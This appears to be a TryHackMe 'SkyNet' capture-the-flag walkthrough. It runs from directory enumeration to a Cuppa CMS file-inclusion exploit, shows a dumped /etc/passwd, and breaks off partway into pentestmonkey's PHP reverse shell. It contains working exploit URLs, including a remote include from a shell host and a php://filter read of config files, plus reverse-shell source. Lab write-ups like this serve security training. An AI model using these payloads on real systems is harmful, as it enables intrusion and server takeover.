
kali@kali: ~/Desktop/TRYHACKME/SkyNet
File Actions Edit View Help

```
1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
(END)
```

Notes

Run more important.txt to see hidden directory, and a note to self. Lets explore the hidden directory.

Milesdyson_Webpage



Miles Dyson Personal Page

Dr. Miles Bennett Dyson was the original inventor of the neural-net processor which would lead to the development of Skynet, a computer A.I. intended to control electronically linked weapons and defend the United States.

Notes

Looking around we don't find much, Lets run gobuster and look for more directories.


Second_Gobuster_Scan

```
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.109.102/45kra24zxs28v3yd
[+] Method:                  GET
[+] Threads:                 175
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/11/02 14:12:56 Starting gobuster in directory enumeration mode
===============================================================

[2Khttp://10.10.109.102/45kra24zxs28v3yd/administrator       (Status: 301) [Size: 339] [--> http://10.10.109.102/45kra24zxs28v3yd/administrator/]
===============================================================
2022/11/02 14:19:19 Finished
===============================================================
```

Notes

We find another directory /administrator lets navigate to this directory.


Cuppa_Login_Webpage



Notes

Lets see if cuppa has any vulnerabilities , we can use searchsploit for a quick search.

Cuppa_RFI




kali@kali: ~/Desktop/TRYHACKME/SkyNet
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/TRYHACKME/SkyNet]
└─$ searchsploit cuppa
------------------------------------------------------------------ ---------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion   | php/webapps/25971.txt
------------------------------------------------------------------ ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop/TRYHACKME/SkyNet]
└─$ █
```

Notes

With searchsploit we find a remote file inclusion that we can exploit.

RFI




```
/alerts/alertConfigField.php (LINE: 22)

-----------------------------------------------------------------------------
LINE 22:
        <?php include($_REQUEST["urlConfig"]); ?>
-----------------------------------------------------------------------------


#####################################################
DESCRIPTION
#####################################################

An attacker might include local or remote PHP files or read non-PHP files with this vulnerability. User tainted data is used when creating the file name that will be included into the current file. PHP code in this file will be evaluated, non-PHP code will be embedded to the output. This vulnerability can lead to full server compromise.

http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]

#####################################################
EXPLOIT
#####################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream

For Example:
-----------------------------------------------------------------------------
http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=../Configuration.php
-----------------------------------------------------------------------------

Base64 Encode Output:
-----------------------------------------------------------------------------
PD9waHAgCgljbGFzcyBDb25maWd1cmF0aW9uewoJCXB1YmxpYyAkaG9zdCA9ICJsb2NhbGhvc3QiOwoJCXB1YmxpYyAkZGIgPSAiY3VwcGEiOw
-----------------------------------------------------------------------------
```

Notes

Under EXPLOIT there are 2 urls that can be used , I first tried #2 so we can see /etc/password

Etc_Password



10.10.109.102/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd


Field configuration:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd
Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-
proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin milesdyson:x:1001:1001:,,,:/home/milesdyson:/bin/bash dovecot:x:111:119:Dovecot mail
server,,,:/usr/lib/dovecot:/bin/false dovenull:x:112:120:Dovecot login user,,,:/nonexistent:/bin/false postfix:x:113:121::/var/spool/postfix:/bin/false mysql:x:114:123:MySQL Server,,,:/nonexistent:/bin/false
```

Notes

Now that we have proof the RFI works, lets create a php reverse shell

php_reverse_shell



https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php


```php
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
